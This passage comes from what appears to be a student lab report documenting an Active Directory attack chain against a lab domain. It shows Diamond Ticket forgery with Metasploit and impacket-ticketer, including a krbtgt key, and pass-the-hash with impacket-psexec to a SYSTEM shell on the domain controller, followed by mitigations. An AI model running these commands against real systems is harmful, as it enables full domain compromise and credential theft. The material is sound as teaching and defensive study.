
Effects and countermeasures

The technique provides the ability to impersonate any account in the domain, including administrators, and is equivalent to a complete domain breach, which is maintained until the krbtgt code is renewed twice. As countermeasures, the double periodic renewal of the krbtgt code, the implementation of a tiered administration model and the monitoring of anomalous Kerberos activity are proposed.

Implementation

For the forgery, the module auxiliary/admin/kerberos/forge_ticket of the Metasploit Framework was used, which supports the action FORGE_DIAMOND. Initially, the module was detected and loaded. The commands: **search forge_ticket** and **use auxiliary/admin/kerberos/forge_ticket were executed**. Parameter Analysis:

- **search forge_ticket**: Searches Metasploit for available modules related to Kerberos ticket forgery.
- **use auxiliary/admin/kerberos/forge_ticket**: Loads the selected auxiliary module, which implements the creation of Golden, Silver and Diamond tickets.




Then the parameters of the attack were defined:

set ACTION FORGE_DIAMONDset DOMAIN MARVEL. LOCALset USER victimset USER_RID 1606set AES_KEY b9e6ec6c36526c6c15fbb71e3ae9d4338d93f957f584516ed303991694582d23set REQUEST_USER backupsvcset RHOSTS 192.168.110.133


Parameter Analysis:

- **ACTION FORGE_DIAMOND**: Determines the type of ticket to be created, in this case a Diamond Ticket.
- **DOMAIN MARVEL. LOCAL**: Defines the domain for which the ticket is issued.
- **USER victim**: Sets the account that the forged ticket will impersonate.
- **USER_RID 1606**: Sets the relative ID (RID) of the victim account as derived from the previous step's dump (victim:1606).
- **AES_KEY b9e6ec6c... 582d23**: Provides the AES256 key of the krbtgt, which is used to re-encrypt the ticket so that it can be accepted by the Domain Controller.
- **REQUEST_USER backupsvc**: Specifies the existing account used to request the legitimate basic TGT, which is then modified.

- **RHOSTS 192.168.110.133**: Specifies the Domain Controller to whom the request is submitted.



When requesting the basic TGT, this module returned a pre-authentication error (KDC_ERR_PREAUTH_FAILED), as the handling of the requesting account credentials in the REQUEST_PASSWORD parameter did not complete smoothly in this environment (the field expects code in clear text). Therefore, the Diamond Ticket forgery via Metasploit is recorded as an attempt that was not successfully completed. However, as the full cryptographic material of the domain had already been extracted through the DCSync attack, the final goal was achieved by leveraging the NT hash of the Administrator account, as described in the next step.



Proper completion of the Diamond Ticket technique (methodological analysis)

The error KDC_ERR_PREAUTH_FAILED returned by the Metasploit module forge_ticket is found in the application phase of the basic (base) TGT and not in the ticket forgery logic itself. Specifically, FORGE_DIAMOND action first requires the acquisition of a legitimate TGT for a real account (parameter REQUEST_USER / REQUEST_PASSWORD); password handling in this implementation does not smoothly complete Kerberos pre-authentication in that environment,

resulting in the base ticket to which the PAC modification would be applied never obtained. The problem is therefore tool-specific and not fundamental: the krbtgt cryptographic material (key AES256) extracted via DCSync is valid and sufficient for the attack.

The appropriate way to complete the step, regardless of Metasploit, is the impacket-ticketer tool with the -request option, which implements the genuine logic of the Diamond Ticket as opposed to a fully offline (Golden) ticket. The procedure that would follow is:

1. **A legitimate TGT base** request for an existing domain account (e.g. svc-deploy), which we already have in cleartext (Labpass!). This is also the failed step in Metasploit, but it is smoothly supported by the impacket-ticketer -request.
2. **Decrypt TGT** with krbtgt's AES256 key (b9e6ec6c36526c6c15fbb71e3ae9d4338d93f957f584516ed303991694582d23).
3. **Modification of the PAC** to assign the identity and group memberships of a privileged account — in this case the Administrator (RID 500), by joining the Domain Admins (512), Enterprise Admins (519) groups, etc.
4. **Re-encrypt** the modified ticket with the same krbtgt key so that it is accepted by the Domain Controller as genuine.

The corresponding command is in the form of:

```
impacket-ticketer -request \
 -user svc-deploy -password 'Labpass!' \
 -domain MARVEL.local \
 -domain-sid S-1-5-21-1715203879-2720366066-1195210097 \
 -aesKey b9e6ec6c36526c6c15fbb71e3ae9d4338d93f957f584516ed303991694582d23 \
 -user-id 500 -groups 512,513,518,519,520 \
 Administrator
```

The generated ticket (Administrator.ccache) would be set as active via the KRB5CCNAME environment variable and would be used with impacket-psexec -k -no-pass for Kerberos authentication (pass-the-ticket) on the Domain Controller. This is the "clean" completion of the scenario, as the acquisition of the SYSTEM shell would result solely from the forged Kerberos ticket and not from an alternative NTLM path.

In the present implementation, due to the instrumental limitation of Metasploit, the end goal (SYSTEM shell) was achieved alternatively via Pass-the-Hash with the NT hash of the Administrator, as described in Step 7. It should be noted that, in real-world conditions, Pass-the-

Hash is an equally effective escalation pathway; the above Diamond Ticket methodology is listed as the appropriate approach to fully cover the Kerberos-based part of the voiceover.

Step 7

To obtain an interactive shell with system privileges, we used the impacket-psexec tool with the Pass-the-Hash technique. Initially, we attempted to connect to the NT hash of the victim account (Account Y). We executed the command: **impacket-psexec -hashes ':6a902abd0fe5ca0e8c2b9496af9129c4' 'MARVEL.local/victim@192.168.110.133'**. Parameter Analysis:

- **impacket-psexec**: Achieves remote code execution via SMB, temporarily creating a service on the target (equivalent to Sysinternals' PsExec).
- **-hashes ':6a902abd0fe5ca0e8c2b9496af9129c4'**: Provides the NT hash of the victim account for Pass-the-Hash authentication.
- **'MARVEL.local/victim@192.168.110.133'**: Specifies the target and login account (domain/username@target format).

The attempt failed with the share is not writable message, as the victim account does not belong to the Domain Controller's local administrator group and therefore does not have permission to subscribe to the administrative shares (ADMIN$ / C$) required to upload the service executable. This result confirms the relevant observation of the pronunciation.


We then exploited the NT hash of the Administrator account, which had been extracted through

the DCSync attack. We executed the command: **impacket-psexec -hashes ':3f83cb43ca94c24d0505150063ecf6bd' 'MARVEL.local/Administrator@192.168.110.133'**. Parameter analysis:

- **-hashes ':3f83cb43ca94c24d0505150063ecf6bd'**: Provides the NT hash of the Administrator account, which has full administrative privileges on the Domain Controller.
- **'MARVEL.local/Administrator@192.168.110.133'**: Sets the target with the privileged Administrator account.

The execution was successfully completed. The tool detected the ADMIN$ share writable, uploaded the service executable, created the remote service, and rendered interactive Windows Command Prompt to the Domain Controller.

Executing the whoami command within the shell confirmed the acquisition of the maximum system permissions (nt authority\system), completing the final goal of the task. We executed the command: **whoami**.



Protection Measures (Mitigations)

The attack chain presented was not based on a software vulnerability, but on the accumulation of misconfigurations and overallocated permissions. Here are the appropriate countermeasures per stage of the chain.

Exposed credentials in shares/scripts (Step 1)

Avoid storing codes in hardcoded credentials. Use of Group Managed Service Accounts (gMSA), where the codes of the service accounts are automatically managed by the AD itself, or utilization of credential vaults. Apply the principle of least privileges to the reading rights of shared resources, so that sensitive files are not accessible to ordinary domain users.

Shadow Credentials (Steps 2-3)

Regular audit of ACLs in the msDS-KeyCredentialLink attribute and monitoring its modifications. Apply the principle of least privilege so that no non-privileged account has a write right (WriteProperty/GenericWrite/GenericAll) to objects of other accounts. Regularly check the members of the Key Admins and Enterprise Key Admins groups, as well as the inclusion of critical accounts in the Protected Users group.

DCSync (Steps 4-5)

Strict restriction of reproduction rights (DS-Replication-Get-Changes and DS-Replication-Get-Changes-All) exclusively to real Domain Controllers. Monitor and log DRSUAPI requests coming from non-DC hosts, which are a strong indication of a DCSync attack in progress.

Diamond/Golden Ticket (Steps 6-7)

Periodic rotation of the krbtgt account code - and even two times in a row, as the single change keeps the previous key valid. Implementation of a Tiered Administration model to protect privileged accounts. Monitor abnormal Kerberos activity, such as tickets with an unusual lifespan or mismatches in PAC fields.

Conclusion

In the context of the project, an integrated attack chain was implemented and documented in an Active Directory environment, with the final result of obtaining NT AUTHORITY\SYSTEM rights to the Domain Controller. The route of the attack is summarized as follows:

- **Identification (steps 1-2):** Starting with the student user, the credentials of the svc-deploy service account (Account X) and then the backupsvc account as the target of the Shadow Credentials attack (Account Y) were identified through an exposed PowerShell script.
- **Shadow Credentials (step 3):** Using certipy-ad the NT hash of backupsvc was retrieved, bypassing authentication via PKINIT.

- **DCSync (steps 4-5):** The backupsvc account turned out to have directory replication rights, and through the impacket-secretsdump the full cryptographic material of the domain was extracted, including the krbtgt, victim and Administrator accounts.
- **Diamond Ticket (step 6):** The Diamond Ticket forgery was attempted with Metasploit's module forge_ticket, leveraging krbtgt's AES256 key. The execution encountered a pre-authentication error and was not completed in this environment.
- **SYSTEM acquisition (step 7):** As the victim account does not have local administrative privileges, the final goal was achieved by leveraging the NT hash of the Administrator extracted through the DCSync attack, using impacket-psexec and the Pass-the-Hash technique, obtaining an interactive shell with nt authority\system privileges.

Overall, the exercise clearly demonstrated how the accumulation of individual misconfigurations (exposed shared credentials, excessive write permissions to attributes, and directory replication rights) can lead to a complete breach of a domain, highlighting the importance of the principle of least privileges and continuous monitoring of critical Active Directory objects.